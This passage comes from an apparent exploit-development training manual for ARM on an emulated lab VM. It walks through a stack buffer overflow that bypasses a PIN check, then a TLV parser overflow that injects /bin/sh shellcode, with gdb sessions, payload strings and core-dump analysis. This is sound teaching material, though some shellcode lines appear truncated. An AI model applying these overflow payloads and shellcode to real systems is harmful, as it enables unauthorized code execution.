3       breakpoint     keep y   0x000104b8 <verify_pin+56>
```

Restart the program with the run command and using 40 A's as input.

```
gef➤  run $(python2 -c 'print("A"*40)')

...

────────────────────────────────────────────────────────────────────── code:arm:THUMB ────
      0x104a9 <verify_pin+41>  smlal  r4,  r6,  r11,  r2
      0x104ad <verify_pin+45>  add.w  r3,  r7,  #12
      0x104b1 <verify_pin+49>  ldr    r1,  [r7,  #4]
```

```
→    0x104b3 <verify_pin+51>  mov    r0,  r3
     0x104b5 <verify_pin+53>  blx    0x10178
     0x104b9 <verify_pin+57>  ldr    r0,  [r7,  #4]
     0x104bb <verify_pin+59>  bl     0x23c40 <strlen>
     0x104bf <verify_pin+63>  mov    r3,  r0
     0x104c1 <verify_pin+65>  add.w  r2,  r7,  #32
──────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "verify_pin", stopped 0x104b2 in verify_pin (), reason: BREAKPOINT
```

We have broken at a `mov r0, r3` instruction and the call to memcpy (`blx 0x10178`) has not yet occured. Let's examine the stack. We will use the same instruction as before.

```
gef➤  x/10wx $sp
0xbefff440: 0x00000000  0xbefff722  0x00010a81  0x00010af9
0xbefff450: 0x00075d80  0x00000000  0x00010459  0x00010adf
0xbefff460: 0xbefff468  0x00010527
```

Looks like we can still see our saved lr (0x00010527). Now let's continue execution until we hit our next breakpoint at 0x104b8.

> **Note**
>
> The debugger will automatically translate breakpoint addresses that we enter to THUMB if needed.

```
gef➤  c
Continuing.

...
───────────────────────────────────────────────────────────────────── code:arm:THUMB ────
     0x104b1 <verify_pin+49>  ldr    r1,  [r7,  #4]
     0x104b3 <verify_pin+51>  mov    r0,  r3
     0x104b5 <verify_pin+53>  blx    0x10178
→    0x104b9 <verify_pin+57>  ldr    r0,  [r7,  #4]
     0x104bb <verify_pin+59>  bl     0x23c40 <strlen>
     0x104bf <verify_pin+63>  mov    r3,  r0
     0x104c1 <verify_pin+65>  add.w  r2,  r7,  #32
     0x104c5 <verify_pin+69>  add    r3,  r2
     0x104c7 <verify_pin+71>  movs   r2,  #0
──────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "verify_pin", stopped 0x104b8 in verify_pin (), reason: BREAKPOINT
```

We've stopped again. This time we are at our second breakpoint and the memcpy call (blx 0x10178) has already occured. Now, let's take another look at the stack. This time the memcpy has overflowed past the 20-byte pin_buffer local stack variable.

```
gef➤  x/10wx $sp
0xbefff440: 0x00000000  0xbefff722  0x00010a81  0x41414141
```

```
0xbefff450: 0x41414141  0x41414141  0x41414141  0x41414141
0xbefff460: 0x41414141  0x41414141
```

We have overwritten our stack pointer...and then some!

Overwriting the stored lr

✓ **Try it.**

(Optional) Without looking ahead, try to find the number of bytes it would take to precisely overwrite the stored lr with 0x42424242. Craft your buffer so that it is all "A"s (0x41) followed by 4 "B"s (0x42) used to overwrite the stored lr.

Doing some math on the output above, we see that there are 6 words that are all 0x41414141 prior to our overwritten lr which would be the 7th word. So, if we wanted to overwrite lr exactly, we would need 24 bytes (6x4=24) prior to the 4 bytes used to overwrite the stored lr.

If our buffer was "A"*24 + "BBBB", this would overwrite the stored lr with 'BBBB' or 0x42424242. Let's try this. There is nothing special about BBBB (0x42424242), we are just using this value to differentiate from the A's (0x41414141).

```
gef➤  run $(python2 -c 'print("A"*24 + "BBBB")')
```

Observe the stack at the breakpoints as we did in the previous runs using `x/10wx $sp` . If you hit 'c' after the second breakpoint you should see a crash with 0x42424242 or "BBBB" in pc.

```
──────────────────────────────────────────────────────────────────── registers ────
$r0  : 0x1
$r1  : 0x0004c598  →  "8675309"
$r2  : 0x41
$r3  : 0x1
$r4  : 0xbefff4a8  →  0x5283d4c5
$r5  : 0x0
$r6  : 0x0
$r7  : 0x41414141 ("AAAA"?)
$r8  : 0x0
$r9  : 0x0
$r10 : 0x00074000  →  0x00000000
$r11 : 0x0
$r12 : 0x4
$sp  : 0xbefff478  →  0xbefff500  →  0x00000000
$lr  : 0x000104ed  →  0x012b0046 ("F"?)
$pc  : 0x42424242 ("BBBB"?)
$cpsr: [NEGATIVE zero carry overflow interrupt fast thumb]
...
────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "verify_pin", stopped 0x42424242 in ?? (), reason: SIGSEGV
```

We got it! We successfully control execution of the program. Instead of crashing the program with 0x42424242, let's see if we can redlirect execution somewhere else.

Redirecting execution

If we review the main function, we see that this simple program just checks our input and will print whether or not the door has been unlocked.

```
int main(int argc, char *argv[]) {

    bool is_locked = true;

    is_locked = verify_pin(argv[1]);

    if(is_locked) {
        printf("The door is locked. Try again\n\n");
    }
    else {
        printf("Door unlocked!!!\n\n");
        exit(0);
    }
}
```

Let's bypass the decision made based on the result of the `verify_pin` function so the program will indicate that it has been unlocked regardless of the result of the check.

In this lab, we are not using ASLR, so the code addresses will be consistent every time the program is ran. So, rather than jumping to 0x42424242 and crashing, lets jump to where the "Door unlocked!!!" message gets printed to the screen.

Instead of returning to the main function and storing the result in `is_locked` just prior to the `if(is_locked)` check, let's just return to where the success message is printed.

```
    is_locked = verify_pin(argv[1]);        <------ We don't want to return here.

    if(is_locked) {
        printf("The door is locked. Try again\n\n");
    }
    else {
        printf("Door unlocked!!!\n\n"); <-------- Let's return here instead.
        exit(0);
    }
```

It's pretty easy to see where we want to go in the source code, but finding where we want to land in the assembly is a little more challenging. To find the specific address, we need to disassemble main.

```
disas main
Dump of assembler code for function main:
   0x0001050c <+0>: push    {r7, lr}
```

```
    0x0001050e <+2>: sub sp, #16
    0x00010510 <+4>: add r7, sp, #0
    0x00010512 <+6>: str r0, [r7, #4]
    0x00010514 <+8>: str r1, [r7, #0]
    0x00010516 <+10>:    movs    r3, #1
    0x00010518 <+12>:    strb    r3, [r7, #15]
    0x0001051a <+14>:    ldr r3, [r7, #0]
    0x0001051c <+16>:    adds    r3, #4
    0x0001051e <+18>:    ldr r3, [r3, #0]
    0x00010520 <+20>:    mov r0, r3
    0x00010522 <+22>:    bl  0x10480 <verify_pin>
    0x00010526 <+26>:    mov r3, r0
    0x00010528 <+28>:    strb    r3, [r7, #15]
    0x0001052a <+30>:    ldrb    r3, [r7, #15]
    0x0001052c <+32>:    cmp r3, #0
    0x0001052e <+34>:    beq.n   0x1053c <main+48>
    0x00010530 <+36>:    ldr r3, [pc, #36]   ; (0x10558 <main+76>)
    0x00010532 <+38>:    add r3, pc
    0x00010534 <+40>:    mov r0, r3
    0x00010536 <+42>:    bl  0x1982c <puts>
    0x0001053a <+46>:    b.n 0x1054c <main+64>
    0x0001053c <+48>:    ldr r3, [pc, #28]   ; (0x1055c <main+80>)
    0x0001053e <+50>:    add r3, pc
    0x00010540 <+52>:    mov r0, r3
    0x00010542 <+54>:    bl  0x1982c <puts>
    0x00010546 <+58>:    movs    r0, #0
    0x00010548 <+60>:    bl  0x147b8 <exit>
    0x0001054c <+64>:    movs    r3, #0
    0x0001054e <+66>:    mov r0, r3
    0x00010550 <+68>:    adds    r7, #16
    0x00010552 <+70>:    mov sp, r7
    0x00010554 <+72>:    pop {r7, pc}
```

In this function we see multiple branches to `puts`. This is what is displaying messages on the screen. However, only one of them is followed by a branch to `exit`.

If we look back at the source code, we see that the printing of the "Door unlocked!!!" message is followed by `exit(0)`. This is likely where we want to be.

If we jump to 0x0001053c, the ldr, add, and mov instructions will load the success string into r0 and then the puts function will be called. After that, exit is called.

```
    0x0001053c <+48>:    ldr     r3, [pc, #28]   ; (0x1055c <main+80>)
    0x0001053e <+50>:    add     r3, pc
    0x00010540 <+52>:    mov     r0, r3
    0x00010542 <+54>:    bl      0x1982c <puts>
    0x00010546 <+58>:    movs    r0, #0
    0x00010548 <+60>:    bl      0x147b8 <exit>
```

There are a few things to remember when working with addresses on little-endian ARM processors.

- Since we will be jumping to a THUMB instruction, we need to add plus one to the destination address shown in gdb, making it an odd number. So, 0x0001053c becomes 0x0001053d. This tells the processor that the destination we are jumping is a 2-byte THUMB instruction and not a 4-byte ARM instruction.

We have found our destination!

We want to jump to 0x0001053d.

Now we can add this value to the end of our input buffer so that it overwrites the saved lr on the stack. Let's delete our existing breakpoints and give this a try.

```
gef➤  del

gef➤  info b
No breakpoints or watchpoints.
```

- When we enter the addresses in python, we need write each byte in reverse order since this is a litte-endian ARM processor. In addition, when writing hexadecimal data in a python string, we need to precede each byte with '\x'.

For the address 0x0001053d, we will write it like this in python.

```
"\x3d\x05\x01\x00"
```

Now, try the following command in gdb.

```
gef➤  run $(python2 -c 'print("A"*24 + "\x3d\x05\x01\x00")')
```

If you are successful, you should see the following output.

```
gef➤  run $(python2 -c 'print("A"*24 + "\x3d\x05\x01\x00")')
Starting program: /home/nemo/labs/verify_pin/verify_pin $(python2 -c 'print("A"*24 +
"\x3d\x05\x01\x00")')
/bin/bash: warning: command substitution: ignored null byte in input

You entered: AAAAAAAAAAAAAAAAAAAAAAAA=
Door unlocked!!!

[Inferior 1 (process 1448) exited normally]
```

Hooray!!!

You successfully leveraged a buffer overflow and redirected execution to bypass the program's pin validation!

Exploiting verify_pin outside of gdb

If ASLR is turned off on the system, you should be able to successfully exploit this from the command line as well. Exit gdb and give it a try.

```
nemo@mako:~/labs/verify_pin$ ./verify_pin $(python2 -c 'print("A"*24 + "\x3d\x05\x01\x00")')
-bash: warning: command substitution: ignored null byte in input

You entered: AAAAAAAAAAAAAAAAAAAAAAAA=
Door unlocked!!!
```

Note

In the C programming language, strings are terminated with a null byte. These null bytes are automatically added to the end of strings provided on the command line. If we leave off the last \x00 in our input, another \x00 will automatically be added in its place marking it as the end of the string. Give it a try and see if it fixes the bash warning.

Summary

In this lab we opened verify_pin in gdb and set some breakpoints that allowed us to observe the results of a vulnerable memcpy implementation. By sending more data than the `pin_buffer` could hold, we were able to gain control of execution. In the lab, we simply bypassed an input check looking for "8675309" and jumped straight to the address where the "Door unlocked!!!" message gets displayed.

Stack Overflow Challenge

```
The stack is executable in verify_pin. Instead of jumping to the success message, try to deliver the
shellcode below (provided as a python string) and jump to it. If you successfully execute the
shellcode, you should get a shell ($).  Do all of this in the debugger.

Hints:
Shellcode:
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62

Breakpoint following the memcpy to observe the stack buffer: 0x104b8
```

Challenge Answer Key

Lab 4a: TLV

Background

TLV stands for Type Length Value and this is a common format used for parsing inbound data. This format is used in everything from file structures to network protocols. We will be exploiting a function that reads in data as TLV, but does not check the length value supplied by the user.

Objectives

- Analyzing TLV input
- Debugging and observing memory corruption
- Formatting valid input which includes our shellcode
- Redirecting execution and getting a shell in gdb

Lab Preparation

Note

This lab will be done in the mako vm.

Accessing the mako vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/mako` folder.
- Use the command `sudo start_mako.sh` to start the mako virtual machine.
  - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/mako

nemo@hammerhead:~/qemu/mako$ sudo ./start_mako.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS mako ttyAMA0

mako login:
```

- The best way to connect to the mako vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the mako vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/mako$ ssh mako
nemo@192.168.2.10's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@mako:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Review source code

Once you connect to mako, change into the labs/tlv folder.

```
nemo@mako:~$ cd labs/tlv
nemo@mako:~/labs/tlv$
```

Let's start off by looking at the source code. Specifically, have a look at the `process_tlv` function.

```
nemo@mako:~/labs/tlv$ cat src/tlv.c
...

void process_tlv(unsigned char type, unsigned char len, unsigned char *value) {
```

```
    unsigned char buf[100];
    char *c1;
    char *c2;

    printf("[+] Processing 0x%x type\n", type);

    switch (type) {
        case 0x66:
            printf("[-] Performing strcpy\n");
            strcpy(buf, (value+2));
            printf("Value: %s\n", buf);
            return;
        case 0x65:
            printf("[-] Performing memcpy\n");
            memcpy(buf, value+2, len);
            buf[len] = '\00';
            printf("Value: %s\n", buf);
            return;
        case 0x64:
            printf("[-] Performing sscanf\n");
            sscanf(value, "%c%c%s", &c1, &c2, buf);
            return;
        default:
            printf("Invalid type. Try again.\n");
            return;
    }
}
...
```

In this function there is a switch statement that determines which actions to perform based on the `type` argument. We will focus on case 0x65.

> **Note**
>
> You may notice that there are three different buffer overflows that can occur in this function.

Let's start by seeing how we can reach the case 0x65 code, starting with the main function.

```
int main(int argc, char *argv[]) {

    unsigned char *input_buffer = argv[1];

    process_tlv(input_buffer[0], input_buffer[1], input_buffer);

    return 0;
}
```

Looking at the main function, we see that the command line argument is copied into input_buffer and input_buffer is passed into `process_tlv`.

However, the input_buffer isn't passed as a single argument as we've seen before. Here we see the first byte of input buffer (input_buffer[0]) passed as the first argument to the process_tlv function. The second byte (input_buffer[1]) is passed as the second argument and the full buffer (input_buffer) passed as the third argument. Ok, so how does process_tlv see this?

```
void process_tlv(unsigned char type, unsigned char len, unsigned char *value)
```

The `process_tlv` function receives:

- the first byte of our command line input as the type
- the second byte of our command line input as the length
- the third argument is a pointer to the beginning of our command line input

This means that when we pass data in via the command line, we need to consider that the first byte of our input will be used as the type and the second byte will be used as the length when it is passed into the process_tlv function.

Let's look at the third argument called "value". What about the 2 bytes at the beginning of this argument? They are the same thing as the type and length. To account for this, you'll notice that in some of the cases, +2 is added to the value. This skips past the first two bytes (the type and the value) and starts reading data at value+2.

Each of the three cases use the buf variable as a destination. This variable is a char array that can only hold 100 bytes of data. So if we can send more than that into buf, we can overflow the buffer.

This lab focuses on case 0x65 since it handles the input as Type Length Value (TLV). Let's take a look at the code for this case.

```
unsigned char buf[100];

...

switch (type) {

    ...

    case 0x65:
          printf("[-] Performing memcpy\n");
          memcpy(buf, value+2, len);
          buf[len] = '\00';
          printf("Value: %s\n", buf);
          return;
```

The switch statement is based on the type argument. The type argument is derived from the first byte in the command line input. Since we control this data, we can use a hexadecimal 0x65 (or a lower case 'e') at the beginning of our command line input to reach this case statement and memcpy our data into buf. The len argument used in the memcpy is the second byte of our command line input.

The case handler:

- Prints a message
- Performs a memcpy to buf using our input
- Puts a zero at the index of len in buf (this is so the string prints cleanly and will not impact our exploit)
- Prints buf
- Returns to main

Let's take a step back and think about this. There are some important factors that are favorable to us as attackers.

- We control the type, so we can direct to the 0x65 case.
- The destination that our input gets copied into is a fixed size buffer of 100 bytes.
- There are no size checks in this code.
- We control the source data in the memcpy.
- We control the length with the constraint that it is a one byte value. (max size is 0xff or 255)

Bug

If we can provide a length greater than 100 bytes, we will be able to achieve memory corruption via a buffer overflow.

Let's check a couple of things in python.

Note

You may want to open multiple tabs or console windows in Terminator. To do this use `ctrl-shift-t`, `ctrl-shift-e`, or `ctrl-shift-o`. Close tabs or extra console windows by typing `exit`.

```
nemo@mako:~/labs/tlv$ python
Python 2.7.18 (default, Aug  4 2020, 11:16:42)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\x65"
'e'
>>> 0x64
100
>>> 0xff
255
>>> "\x7a"
'z'
>>> 0x7a
122
```

In the python snippet above we confirmed a few things.

- 0x65 is the same as a lower-case "e". This will be the first byte in our command line input so that we can reach the target case statement.
- 0x64 is 100 in decimal. If we specify a value higher than this as our length (2^{nd} byte in our input), we will overflow the buffer.
- The highest value a single byte can hold is hex 0xff or 255. This is more than enough to overflow the buffer.
- 0x7a is a lower-case "z". The decimal value is 122. If we send a lower-case "z" as the second byte (which becomes our length), it will overflow the buffer.

Note

For a quick reference on ascii and to see a chart with the decimal/hexadecimal equivalencies, run `man ascii` from the command prompt.

Let's give this a shot against the `tlv_static` binary.

Crashing tlv_static

Try it.

Based on your current knowledge, see if you can cause a crash.

```
nemo@mako:~/labs/tlv$ ./tlv_static ezCCCCCCCCCCCCCCCCCCCCCCC
[+] Processing 0x65 type
[-] Performing memcpy
Value: CCCCCCCCCCCCCCCCCCCCCCC
Segmentation fault (core dumped)
```

In the output above we passed a value of 0x65 ('e') as the type and 122 (0x7a or 'z') as the length and a bunch of "C'"s for our data.

Why does this still crash if we send less than 100 C's?

This will still overflow the buffer because of the length. Even though we are not specifying enough "C'"s, it will still continue to copy in whatever data in memory follows our input. This will overwrite the stored lr register and crash the program when it tries to return to main.

Controlling execution in the debugger

Open `tlv_static` in gdb. We will not be using gef in the following examples, but feel free to use it if you prefer. You can turn the gef plugin on by uncommenting the line in the ~/.gdbinit file.

Try it. (optional)

Without looking ahead, try to modify the input and redirect execution to 0x42424242. The input below will get you started.

```
gdb ./tlv_static
run $(python2 -c 'print("A"*5 + "BBBB")')
```

After some trial and error or by taking some time to analyze the stack frame, we find that the following input will crash the program and redirect execution to 0x42424242.

```
(gdb) run $(python2 -c 'print("\x65\xff" + "A"*104 + "BBBB")')
Starting program: /home/nemo/labs/tlv/tlv_static $(python2 -c 'print("\x65\xff" + "A"*104 + "BBBB")')
[+] Processing 0x65 type
[-] Performing memcpy
Value:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAE

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Notice that we don't have to specify the length exactly for this lab. As long as we specify enough of a length to overwrite the saved lr, we can focus on the alignment needed to overwrite the saved lr exactly.

In this first iteration, we showed that we can overwrite the saved LR with "BBBB" or 0x42424242.

Try it. (optional)

Try to use the shellcode below to get a shell while running the program in the debugger.

```
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37\x01\xdf

Length: 35 bytes
```

Note

We discuss shellcode in another lab. For now, try to see if you can direct execution to the address that points to the first byte of this shellcode while it is in program memory.

Let's do this step-by-step.

- First, copy the payload into your input buffer and make sure you can still redirect execution to 0x42424242. You will need to adjust the length of your A's to accommodate the size of the shellcode.

```
(gdb) run $(python2 -c 'print "\x65\xff" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
+ "A"*69 + "BBBB"')
Starting program: /home/nemo/labs/tlv/tlv_static $(python2 -c 'print "\x65\xff" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
+ "A"*69 + "BBBB"')
[+] Processing 0x65 type
[-] Performing memcpy
Value: 0���/�xF0�F�I��q��'7�/bin/
shAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

So, now we can deliver the shellcode AND we control execution. The next step is to redirect execution to our shellcode.

Note

The stack in the tlv lab is executable, so if we can jump to our shellcode while it is on the stack we will be able to execute arbitrary code that we supply as input.

Hint

Set a breakpoint after the call to memcpy and analyze the stack to find the address that points to the beginning of your shellcode.

Using that same input, let's do another run. This time, we will set a breakpoint so that we can observe the data on the stack prior to crashing the program. We do this to locate the shellcode on the stack and find the address we need to jump to. Let's look at the end of the `process_tlv` function.

```
   0x00010540 <+192>:   add r3, pc
   0x00010542 <+194>:   mov r0, r3
   0x00010544 <+196>:   bl  0x1da64 <puts>
   0x00010548 <+200>:   nop
   0x0001054a <+202>:   adds    r7, #120    ; 0x78
   0x0001054c <+204>:   mov sp, r7
   0x0001054e <+206>:   pop {r7, pc}
```

If we set a breakpoint at 0x1054c, we will be able to observe the sp register before it gets restored. The breakpoint being set at 0x1054c will stop program execution before r7 gets moved into sp. This will allow us to look at the stack frame that was used for the process_tlv function. When we hit the breakpoint, we will examine the stack using the 'x' command.

Note

Recall from class that a stack frame is a subsection of the stack that is used by functions for storage of local variables like buf

```
(gdb) b * 0x1054c
Breakpoint 1 at 0x1054c

(gdb) run $(python2 -c 'print "\x65\xff" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
+ "A"*69 + "BBBB"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nemo/labs/tlv/tlv_static $(python2 -c 'print "\x65\xff" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
+ "A"*69 + "BBBB"')
[+] Processing 0x65 type
[-] Performing memcpy

Breakpoint 1, 0x0001054c in process_tlv ()
(gdb)
```

We hit our breakpoint. Now, lets dump some data starting at the stack pointer and look for our shellcode in memory. We are looking for the following bytes that we pasted into our input.

```
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
```

Note

Recall that "x/40wx $sp" command tells gdb to examine (x) 40 words (w) of memory in hexadecimal format (x) starting at the address stored in the stack pointer ($sp) register.

```
(gdb) x/40wx $sp
0xbefff3c0: 0x00000076  0x0007fdd0  0xbefff6ec  0x65ff17b4
0xbefff3d0: 0x0007eb98  0x6474e551  0x00000001  0xe28f3001
0xbefff3e0: 0xe12fff13  0x30104678  0x900146c0  0x71c11a49
0xbefff3f0: 0x27061a92  0xdf013705  0x6e69622f  0x4168732f
0xbefff400: 0x41414141  0x41414141  0x41414141  0x41414141
0xbefff410: 0x41414141  0x41414141  0x41414141  0x41414141
0xbefff420: 0x41414141  0x41414141  0x41414141  0x41414141
0xbefff430: 0x41414141  0x41414141  0x41414141  0x41414141
0xbefff440: 0x41414141  0x42424242  0x45485300  0x2f3d4c4c
0xbefff450: 0x2f6e6962  0x68736162  0x44575000  0x6f682f3d
```

If we look close, we can see our shellcode in here. Little endian makes it a little bit tricky to spot because the bytes for each word are in reverse order. We know the shellcode starts with the bytes "01 30 8f e2". If we put each byte in reverse order for little endian, we can look for 0xe28f3001. See it?

Once we've found it, let's look at it as bytes (instead of words) with the `x/bx` command and make sure all of our shellcode bytes are there and that they did not get overwritten. Looking at the output above, we have to add +c to the address at the beginning of the row where our shellcode was found (0xbefff3d0). This gives us the address where our shellcode begins, 0xbefff3dc. The length of the shellcode is 35 bytes, so try the following command.

```
(gdb) x/35bx 0xbefff3dc
0xbefff3dc: 0x01    0x30    0x8f    0xe2    0x13    0xff    0x2f    0xe1
0xbefff3e4: 0x78    0x46    0x10    0x30    0xc0    0x46    0x01    0x90
0xbefff3ec: 0x49    0x1a    0xc1    0x71    0x92    0x1a    0x06    0x27
0xbefff3f4: 0x05    0x37    0x01    0xdf    0x2f    0x62    0x69    0x6e
0xbefff3fc: 0x2f    0x73    0x68
```

Note

When dumping bytes they are displayed in the same order that they are stored in memory. This differs from displaying them as words which reverses the byte order when they are displayed.

It looks like all of the shellcode is there. We can change our overwritten lr value from 0x42424242 to 0xbefff3dc. If all goes well, this should execute our shellcode and give us a shell prompt ($).

Note

We do not need to use a +1, because the first two shellcode instructions are ARM and not THUMB. The breakdown of this shellcode is done in another lab.

Before proceeding, delete all your breakpoints by using the `del` command in gdb. If you do not, gdb will try to set these breakpoints in the new process (our /bin/sh shell) and will cause an error.

```
(gdb) del
Delete all breakpoints? (y or n) y
(gdb) info b
No breakpoints or watchpoints.
```

In our next run, we will be replacing "BBBB" or "\x42\x42\x42\x42" with the address above that we verified points to our shellcode, 0xbefff3dc.

Warning

After you run the working exploit in gdb, you should see `process X is executing new program: /usr/bin/dash`. If you see this and gdb continues to run, hit `ctrl+c` and then `c` to continue. This behavior is because the exploit is running in the debugger.

```
(gdb) run $(python2 -c 'print "\x65\xff" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
```

```
+ "A"*69 + "\xdc\xf3\xff\xbe"')
Starting program: /home/nemo/labs/tlv/tlv_static $(python2 -c 'print "\x65\xff" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
+ "A"*69 + "\xdc\xf3\xff\xbe"')
[+] Processing 0x65 type
[-] Performing memcpy
Value: 0���/�xF0�F�I��q��'7�/bin/
shAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����
process 826 is executing new program: /usr/bin/dash
^C
Program received signal SIGINT, Interrupt.
0xb6fe12fa in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
$
```

✓ **Success!**

Exploiting tlv_static outside of gdb

If we try to use the same input to exploit tlv_static outside of gdb, we will get a crash.

```
nemo@mako:~/labs/tlv$ ./tlv_static $(python2 -c 'print "\x65\xff" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
+ "A"*69 + "\xdc\xf3\xff\xbe"')
[+] Processing 0x65 type
[-] Performing memcpy
Value: 0���/�xF0�F�I��q��'7�/bin/
shAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����
Illegal instruction (core dumped)
```

Even though we use the same input that worked in gdb, the program crashes because the stack alignment is different when it is executed from the command line.

To find the address of our shellcode on the stack, we can analyze a core dump. In the mako vm, core dump files get saved in the /coredumps folder. Anytime one of our lab programs crashes, a core file gets saved in this folder.

We can view core files using gdb (gdb -c) or in objdump. We will use objdump since it is a quick way to view the full contents of the core file.

Our goal is to find the address of our shellcode on the stack. In gdb, we used the address 0xbefff3dc. The core file that gets saved in /coredumps is an accurate representation of where our shellcode will be located when we run the program from the command line vs in a debugger.

> **Note**
>
> Your coredump file will have a different name.

We will first delete the contents of the /coredumps folder so that we don't confuse our core file with a previous crash.

```
nemo@mako:~/labs/tlv$ rm /coredumps/*
```

Next, we will crash the program, using the input that worked in gdb.

```
nemo@mako:~/labs/tlv$ ./tlv_static $(python2 -c 'print "\x65\xff" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
+ "A"*69 + "\xdc\xf3\xff\xbe"')
[+] Processing 0x65 type
[-] Performing memcpy
Value: 0���/�xF0�F�I��q��'7�/bin/
shAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����
Illegal instruction (core dumped)
```

A new core file has been generated in /coredumps. Your file name will vary.

```
nemo@mako:~/labs/tlv$ ls /coredumps/
core-tlv_static-4-1000-1000-5434-1622032111
```

Then we will use `objdump -s <corefile>` to view the core file, looking for the address where our shellcode starts. Look for a bunch of consecutive A's and the shellcode should be nearby. Remember that it starts with 01 30 8f e2.

```
nemo@mako:~/labs/tlv$ objdump -s /coredumps/core-tlv_static-4-1000-1000-5434-1622032111
...
```

A lot of output will scroll by. Look for the A's with grep or by scrolling up. If scrolling up, stop at the second instance you find, it should look something like this.

```
 befff410 98eb0700 51e57464 01000000 01308fe2  ....Q.td.....0..
 befff420 13ff2fe1 78461030 c0460190 491ac171  ../.xF.0.F..I..q
 befff430 921a0627 053701df 2f62696e 2f736841  ...'.7../bin/shA
 befff440 41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
 befff450 41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
 befff460 41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
 befff470 41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
 befff480 41414141 dcf3ffbe 00534845 4c4c3d2f  AAAA.....SHELL=/
```

Here we see the start of the shellcode (01 30 8f e2) at 0xbefff41c. The address may vary on your system.

When exploiting from the command line, we will replace 0xbefff3dc (seen following the A's) with 0xbefff41c. Again, 0xbefff3dc worked inside the debugger, but the stack alignment is slightly different outside the debugger, so the new address 0xbefff41c is the location of our shellcode when the program is ran outside the debugger. Lets give it a try.

```
nemo@mako:~/labs/tlv$ ./tlv_static $(python2 -c 'print "\x65\xff" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37
+ "A"*69 + "\x1c\xf4\xff\xbe"')
[+] Processing 0x65 type
[-] Performing memcpy
Value: 0���/�xF0�F�I��q��'7�/bin/
shAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA���
$
```

Success!

Summary

